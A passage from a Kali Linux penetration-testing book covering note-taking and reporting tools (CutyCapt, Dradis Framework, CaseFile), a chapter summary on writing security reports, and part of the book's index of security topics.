


Figure 11-3. EasyScreenCast in Kali Linux

Another utility you may find interesting or useful is CutyCapt. This lets you grab screen captures of entire web pages. You provide the URL, and CutyCapt generates an image from the page source. This is another command-line tool, and you can use the result in the document as an image. This utility will capture the entire web page and not just a section of it. There are advantages and disadvantages to this. The capture may be too large to fit into a document, but you may have other reasons to keep the web page in an image form. Figure 11-4 shows the result of running `cutycapt --url=https://www.oreilly.com --out=oreilly.png`.




Figure 11-4. Output from CutyCapt

This output is from the entire O'Reilly home page. This particular capture is multiple pages in length. You can scroll through the static image just as you would be able to from a web page. The utility uses WebKit to render the page exactly as a web browser would. This allows you to capture an entire page rather than just snippets.

## Organizing Your Data

There is so much more to keeping notes than just a few text files and screen captures. Additionally, when it comes down to it, you may need to organize more than your results. Tools can help keep you organized. Kali provides a few tools that function in different ways for different purposes. You may find that one of them suits the way you think better than others. We're going to take a look at the Dradis Framework, which is a way of organizing testing and findings. It will help you create a test plan and organize it and then provide a way to organize and document your findings. Additionally, we'll take a look at CaseFile, which uses Maltego as an interface and framework for keeping track of details related to the case you are working with.

## Dradis Framework

The Dradis Framework comes installed in Kali Linux. It's a framework that can be used to manage testing. You can keep track of the steps you expect to take as well as any findings that you have. You access Dradis through a web interface. You can get to the link that opens it through the Kali menu, but the menu item will open a web browser taking you to <http://127.0.0.1:3000>. The first thing you will have to do is create a password and a username. Once you have logged in, you will be presented with a page that looks like the one in [Figure 11-5](#). This screen capture shows one issue that has been reported. Of course, if you had a fresh install, your page would show nothing.




Figure 11-5. Starting page of Dradis Framework

You will notice along the left side that there is an item referring to Methodologies. This will take you to a page that looks like [Figure 11-6](#). Dradis will have an initial methodology in place that shows you what an outline view will look like. The titles of each entry are reflective of what the entry is. What you see in the screen capture is that initial methodology edited to reflect the type of testing we are working on. This would be the start of a basic penetration test. You can have multiple methodologies you can keep track of for various types of testing. You may have one for web application testing, one for penetration testing, and one for performance testing.




Figure 11-6. Methodologies in Dradis

Once you have a methodology and start testing, you will want to start creating issues. These are all text-based but multilayered. You can create an issue with a title and a description, but once you have an issue created, you can also add evidence. You can have multiple pieces of evidence to add to each issue. Figure 11-7 shows an open issue being created. Once the issue has been created, you can reopen it and there will be a tab for evidence. The evidence follows the same basic structure as an issue.






Figure 11-7. Opening an issue in Dradis

The issue you see in [Figure 11-7](#) was created using a template with basic fields. You could also create an issue with just a blank template if you prefer. Underneath the hood, Dradis is using MediaWiki and VulnDB to manage the issues and methodologies. Along with the text-based evidence you can add to the issues, you can also add the output from tools. Dradis has plug-ins that understand the output from the different programs you may have used to perform testing. This includes commercial tools as well as open source programs. The tools that are included in Kali (such as Burp Suite, Nmap, OpenVAS, and ZAP) are all supported with plug-ins in Dradis.

In addition to being able to organize data for you, Dradis is intended, as much as anything else, to be a collaboration tool. If you are working with a team, Dradis can be a central repository of all the data you are working with. You can see the findings or issues that the other members of your team have found. This can save you time by making sure you aren't chasing down issues that have already been handled.

## CaseFile

CaseFile is not a tool you would normally use to manage a test and archive test results. However, it is a tool that can be used to keep track of events. As CaseFile is built on top of Maltego, it has the same graph structure and organization as Maltego does. You can still use the entities and relationships that you would have in place with Maltego. Starting with a blank graph, we can start adding nodes. Each of these nodes will have a set of characteristics. **Figure 11-8** shows the start of a graph with one node. The context menu shows that you can change the type of the node to something more relevant to what we are doing. The left side of the screen shows some basic node types you drag into the graph before you edit them with additional details.




Figure 11-8. Basic CaseFile graph

Each node has a set of properties that you can alter as you need to, based on the details you want to capture. **Figure 11-9** shows the details dialog box. This is set on the Properties tab, which may or may not be useful for you, depending on whether you are working across multiple sites. It would be useful for an incident response or even forensic work. The Notes and Attachment tabs would be useful for capturing details. Using CaseFile, you could even create systems on the graph and capture notes, and then link them in ways that make sense—perhaps generating a logical topology based on systems you have discovered.




Figure 11-9. Properties tab of a CaseFile node

One feature you don't get if you are running CaseFile is the transforms, which can make Maltego itself useful. This doesn't mean, though, that CaseFile can't be used as an organization and visualization tool. With CaseFile, you don't get the explicit issues as you do with Dradis, but you do get a way to visualize the systems and networks you are interfacing with as well as a way to attach notes and other artifacts to the nodes on your graph. This may be a good way of organizing your data as you are pulling everything together to write your report.

# Summary

Kali Linux comes with many tools that are useful for taking notes, organizing information, and preparing your report. Some key pieces of information to take away from this chapter include the following:

- Reporting is perhaps the most important aspect of security testing, since you are presenting your findings so they can be addressed.
- Risk is the intersection of probability and loss.
- Risk and chance are not the same thing just as risk and threat are not the same thing.
- Catastrophizing and sensationalizing when you are putting your findings together isn't helpful and will marginalize your findings.
- A good report may consist of the following sections: executive summary, methodology, and findings.
- Severity can be a mixture of probability and impact (or potential for loss).
- Both vi and emacs are good, and very old, text editors that are useful for taking text notes.
- Kali also has other text editors if you prefer graphical interfaces.
- Both Dradis Framework and CaseFile (based on Maltego) can be useful to organize information, though they work in completely different ways.

Once you have concluded your report, you are done with your test. Continuing to do test after test and write report after report will really help you get a better understanding for shortcuts that work for you as well as areas you think should be highlighted in your reports. You'll also get a good understanding of how to help different teams implement your recommendations, especially if you have been testing them yourself, as best you can.

## Useful Resources

- Ron Schmittling and Anthony Munns, [“Performing a Security Risk Assessment”](#), ISACA
- Phil Sung, [“A Guided Tour of Emacs”](#), Free Software Foundation, Inc.
- Joe “Zonker” Brockmeier, [“Vim 101: A Beginners Guide to Vim”](#), The Linux Foundation
- Infosec Institute, [“Kali Reporting Tools”](#)

## Symbols

# (hash sign), 17  
/ (root directory), 17  
802.11 protocols  
  basics of, 206  
  functioning, 209  
  monitor mode, 209  
  network types, 209  
  vulnerability issues of WiFi, 208  
; (semi-colon), 249  
< operator, 25  
> operator, 25  
| (pipe) operator, 25

## A

ABI (application binary interface), 321  
access control lists, 102  
access control vulnerabilities, 120  
access, maintaining, 199-202, 346-348  
Active Directory servers, 290  
ad hoc networks, 209  
Address Resolution Protocol (ARP), 51  
adduser command, 25  
Advanced Package Tool (apt), 4, 28  
Advanced RISC Machine (ARM), 8  
AES (Advanced Encryption Standard), 59  
AfrINIC (African Network Information Center), 97  
aircrack-ng package, 218, 219, 221-224  
aireplay-ng program, 218  
airodump-ng program, 220  
Ajax (Asynchronous JavaScript and XML), 248  
allintext: keyword, 80  
allinurl: keyword, 80

amap tool, 109  
Apache Killer, 52  
API keys, 85  
APNIC (Asia Pacific Network Information Centre), 97  
application layer, 44  
application servers, 244, 278  
APs (access points)  
  in enterprise environments, 209  
  hosting with Linux, 226  
  in infrastructure networks, 209  
  rogue access points, 225-232  
apt  
  -cache command, 30  
  autoremove command, 30  
  install packagename command, 29  
  remove packagename command, 29  
  upgrade command, 29  
arbitrary code execution, 119  
ARIN (American Registry for Internet Numbers), 97  
Armitage, 168-170  
ARP (Address Resolution Protocol), 69  
arpspoof, 73  
ASICs (application-specific integrated circuits), 151  
asymmetric encryption, 56  
attacks (see also threats)  
  automated web attacks, 269-279  
  cache poisoning attacks, 72  
  Cisco attacks, 151-155  
  cross-site request forgery (CSRF), 251  
  cross-site scripting (XSS), 250, 268  
  deauthentication attacks, 220

- denial-of-service attacks, 51-55
  - DHCP attacks, 55
  - Evil Twin attacks, 232
  - injection attacks, 217, 246-250
  - maintaining access post-attack, 199-202, 346-348
  - Pixie Dust attack, 214, 216
  - poisoning attacks, 68-73
  - post-attack cleanup, 346
  - session hijacking, 253
  - Slowloris attack, 51-53
  - social engineering attacks, 75, 78, 170-172
  - spoofing attacks, 69
  - SQL-based attacks, 247, 268, 279-283
  - WannaCry ransomware attack, 181
  - web-based attacks, 246-254
  - WiFi attacks, 208-218
  - attributions, xiii
  - authentication process, 288, 290
  - automated web attacks
    - dirbuster program, 276
    - gobuster program, 276
    - Java-based application servers, 278
    - nikto scanner, 274
    - reconnaissance, 269-272
    - Vega program, 272
  - Autopsy, 16
  - AV (attack vector), 165, 353
  - availability, 47
- B**
- backdoors, maintaining, 199, 346-348
  - background processes, 21
  - BackTrack Linux, 6
  - beacon frames, 212
  - beacons, 209
  - BeagleBone, 8
  - Berkeley Systems Distribution (BSD), 3
  - besside-ng program, 219
  - big-endian systems, 330
  - Birthday Paradox, 187, 288
  - black-box testing, 128, 144
  - bluelog tool, 239
  - blueranger.sh program, 238
  - Bluetooth protocol
    - determining device proximity, 238
    - device discoverability and, 207
    - history of, 207
    - logging device activity, 239
    - radio band range used for, 233
    - security testing, 233-239
  - bluez-tools package, 233
  - boundary testing, 144
  - Bourne Again Shell (bash), 16, 26
  - BPF (Berkeley Packet Filter), 63
  - BSSID (base station set identifier), 210, 216
  - btscanner program, 234
  - buffer overflow, 117-119, 325
  - Bugtraq, 116, 155
  - built-in commands, 16
  - Burp Suite, 255-259, 309-311
- C**
- C library (libc) attacks, 329
  - cache poisoning attacks, 72
  - cache: keyword, 81
  - caching servers, 92
  - CAM (content addressable memory), 69
  - CaseFile, 368-369
  - CAT (Cisco Auditing Tool), 139, 151
  - CCMP (CCM mode protocol), 220
  - CGE (Cisco Global Exploiter) program, 153
  - cge.pl script, 141, 153
  - chance, defined, 352
  - check\_credentials module, 187
  - chmod (set permissions) command, 20
  - CIA triad, 38
  - CIFS (Common Internet File System), 181
  - Cinnamon desktop environment, 13
  - cipher suites, 58
  - Cisco attacks
    - management protocols, 152
    - router and switch basics, 151
    - routersploit program, 153-155
  - cisco-ocs tool, 142
  - cisco-torch program, 140, 152
  - clearev function, 346
  - collisions, 187, 212
  - command chaining, 25
  - command injection, 249
  - command line
    - benefits of using, 15
    - command types, 16
    - file and directory management, 17-21
    - input and output utilities, 24
    - manual pages, 22
    - process management, 21-24
    - | (pipe) operator, 25

- compilation errors, 324
- compiled programming languages
  - C language, 316
  - functions in, 318
  - linkers, 317
  - modular programming, 318
  - object code, 317
  - preprocessors in, 317
  - program execution in, 319
  - stack frames in, 319
  - syntax of, 317
  - variables and statements in, 319
- confidentiality, 38
- configuration, 7-8
- cookies, 253
- Counter Mode CBC-MAC Protocol, 220
- coWPAtty program, 220
- cross-site scripting (XSS), 250, 268
- cryptographic algorithms, 291
- cryptographic hashes, 287
- CSRF (cross-site request forgery), 251
- CutyCapt utility, 363
- CVE (Common Vulnerabilities and Exposures), 157
- CVSS (Common Vulnerability Scoring System), 165
- cymothoa program, 199

## D

- daemons, 121
- data breaches, common causes of, 75
- data layer, 43
- data validation, 120, 246
- database servers, 245
- database vulnerabilities, 142, 246
- davtest program, 283
- ddd program, 339
- deauthentication attacks, 220
- Debian, 4, 6
- debugging, 337-340
- delete\_user module, 347
- denial-of-service testing
  - deauthentication attacks and, 220
  - DHCP attacks, 55
  - exploiting Cisco devices, 153
  - Slowloris attack, 51-53
  - SSL-based stress testing, 53
  - stress testing and, 51
- DES (Digital Encryption Standard), 289

- desktop environments
  - Cinnamon, 13
  - desktop manager, 12
  - GNOME, 9-11
  - K Desktop Environment (KDE), 14
  - MATE, 13
  - per distribution, 5
  - selecting, 8, 15
  - Xfce, 12
- DHCP (Dynamic Host Configuration Protocol), 55
- DHCPig tool, 55
- dictionaries, 294
- Diffie-Hellman key, 56, 58
- dig program, 94
- dirbuster program, 276
- disassembling programs, 341-343
- display managers, 12
- distributions (Linux), 4
- DNS (Domain Name System), 92
- DNS reconnaissance
  - automating, 95
  - dig program, 94
  - DNS lookups, 92
  - nslookup, 93-95
  - RIRs (regional internet registries) and, 96
  - role in security testing, 92
- dnsrecon tool, 95
- dnsspoof program, 72
- downloading, 5-8
- dpkg command, 30
- Dradis Framework, 364-367
- drivers, 8
- dual-mode editors, 359
- DVWA (Damn Vulnerable Web Application), 260

## E

- EasyScreenCast utility, 362
- EDR (Enhanced Data Rate), 236
- EIP (extended instruction pointer), 328
- ElementaryOS, 5
- ELF (Executable and Linkable Format), 341
- emacs text editor, 358
- encryption testing
  - cipher suite of algorithms, 58
  - Diffie-Hellman key, 56
  - encryption basics, 55
  - encryption types, 56

- Heartbleed, 58
  - key handling, 56
  - ssllscan tool, 57-60
- enum4linux tool, 110
- Equifax data breach, 246
- ESMTP (Extended SMTP), 111
- ESSIDs (extended service set identifiers), 215
- EternalBlue vulnerability, 181
- ethical issues
  - password cracking, 287
  - performing exploits, 150
  - permission for security testing, xii, 46, 223
  - pivoting, 175
  - spoofing attacks, 69
- Ettercap, 73
- EULA (end-user license agreement), 191
- event logs, clearing, 346
- Evil Twin attacks, 232
- executive summaries, 355
- Exploit Database, 155
- exploits
  - Armitage, 168-170
  - basics of, 149
  - Cisco attacks, 151-155
  - defined, 116, 150
  - ethical considerations, 150
  - Exploit Database, 155
  - Metasploit development framework, 157-167
  - role in security testing, 150
  - root-level exploits, 293
  - social engineering attacks, 170

## F

- false positives, 135
- Fedora Core, 4
- Feistel, Horst, 59
- Fern application, 224-225
- file and directory management
  - chmod (set permissions) command, 20
  - executable files, 18
  - finding programs, 20
  - Linux filesystem structure, 18
  - locate command, 20
  - ls (listing files and directories) command, 17
  - ls-la (long listing of all files) command, 17
  - pwd (print working directory) command, 17

- updatedb program, 20
- filetype: keyword, 79
- filtering and searching, 20, 25
- find program, 20
- Findings section (report writing), 357
- firewalls, 102, 243
- firmware, defined, 151
- flooding tools, 47, 108
- foreground processes, 21
- FQDNs (fully qualified domain names), 93
- fragroute program, 45, 67
- frequency analyses, 222
- full screens, 15
- full-connect scans, 104
- functional testing, 143
- functions, defined, 118, 318
- fuzzers, 115, 144-146, 257, 262, 311

## G

- gcc-multilib package, 193
- gdb debugger, 337-343
- getuid program, 187
- git version-control system, 3
- GNOME Toolkit (GTK), 13
- GNU Object Model Environment (GNOME), 5, 9-11
- GNU Project, 3
- gobuster program, 276
- Google Dorks, 79-81
- Google Hacking, 79-81
- Google Hacking Database, 81
- graphical user interfaces (GUIs), 5
- gratuitous ARP messages, 70
- gray-box testing, 128
- Greenbone Security Assistant, 129
- grep program, 25
- groupadd command, 26
- GUI-based text editors, 360

## H

- H.323 protocol, 49
- half-open connections, 48
- half-open scans, 103
- handles, 190
- theHarvester tool, 81-84
- hash functions, 288
- hash sign (#), 17
- HashCat program, 304
- hashdump program, 187, 292



- hcitool program, 235
- hciutil program, 233
- heap overflows, 327
- heap spraying, 328
- Heartbleed, 58
- honeypots, 232
- hostapd service, 226
- hostnames, 93
- hping3 tool, 47, 107
- HTTP (Hypertext Transport Protocol), 152
- hydra program, 306
- hypervisors
  - selecting, 7
  - tools provided by, 8

**I**

- I-BGP (Interior Border Gateway Protocol), 151
- ICANN (Internet Corporation for Assigned Names and Numbers), 96
- IEEE (Electrical and Electronics Engineers), 206
- incremental method, 297
- infrastructure networks, 209
- init startup process, 27
- initialization vectors, 221
- injection attacks, 217, 246-250
- input validation vulnerabilities, 120, 246
- input/output streams, 24
- InSpy program, 84
- installation, 5-8
- integrity, 39
- intermediate languages, 321-323
- Internet Control Message Protocol (ICMP), 51
- interpreted programming languages, 320
- interprocess communication (IPC), 23
- intext: keyword, 80
- Intruder tool, 257
- inurl: keyword, 80
- inviteflood tool, 49
- IOS (Internetwork Operating System), 140
- IP (Internet Protocol) addresses, 43
- IPC (interprocess communication), 23
- IPv4 addresses, 43, 50
- IPv6 addresses, 43, 50
- IS-IS (Intermediate System to Intermediate System), 151

**J**

- Java Remote Method Invocation (RMI), 167, 196
- Java-based application servers, 278
- JBoss, 278
- JBoss-Autopwn, 279
- John the Ripper program, 294-298
- Joy, Bill, 7

**K**

- K Desktop Environment (KDE), 5, 14
- Kali Linux
  - acquiring and installing, 5-8
  - basics of, 1-35
  - design focus of, ix
  - exploiting vulnerabilities, 149-173
  - Metasploit development framework, 175-203
  - network security testing basics, 37-74
  - overview of topics covered, x
  - password cracking, 287-313
  - prerequisites to learning, xii
  - programming and security testing, 315-349
  - reconnaissance, 75-113
  - reporting, 351-370
  - vulnerability analysis, 115-147
  - web application testing, 241-285
  - wireless security testing, 205-240
- Kerberos authentication, 189
- keys, 55
- keywords, 79-81
- kill command, 23
- killall program, 24
- KillerBee package, 239
- Kismet, 210
- kismet program, 220
- Knoppix Linux, 6

**L**

- LACNIC (Latin America and Caribbean Network Information Centre), 97
- layers
  - application layer, 44
  - cake analogy for network layers, 42
  - data layer, 43
  - network layer, 43
  - Open Systems Interconnection (OSI) model, 42

- physical layer, 42
- presentation layer, 44
- session layer, 44
- transport layer, 43
- LDAP (Lightweight Directory Access Protocol), 290
- Leafpad, 361
- LightDM, 12
- link: keyword, 80
- Linux
  - basics of, 3-5
  - benefits of, 1
  - filesystem structure, 18
  - heritage of, 1
- little-endian systems, 330
- LM (LanManager) hashes, 289, 305
- load balancers, 243
- local password cracking, 294-306
  - HashCat program, 304
  - John the Ripper program, 296
  - rainbow tables, 298
- local vulnerabilities
  - basics of, 121
  - defined, 116
  - lynis program for local checks, 122-124
  - OpenVAS for local scanning, 124-126
  - root kits, 126-128
- locate command, 20
- log management
  - application entries, 34
  - benefits of, 32
  - nxlog package, 31
  - parsing logs, 33
  - role in network security testing, 40
  - rsyslog system logger, 32
  - selecting log delivery facilities, 33
- ls (listing files and directories) command, 17
- ls-la (long listing of all files) command, 17
- ltrace program, 343
- Lucifer cipher, 59
- lynis program, 122-124

## M

- MAC (media access control) address, 43
- machines (Maltego), 89
- main functions, 318
- Makefiles, 323
- man program, 22
- mangling rules, 295
- manual pages, 22
- manual testing, tools for, 41
- masscan port scanner, 106-107
- MATE desktop environment, 13
- Matlego, 88-92
- MD5 (Message Digest 5) algorithm, 59, 288
- memory addresses/segments, 318
- memory usage, listing, 22, 41
- Metasploit development framework
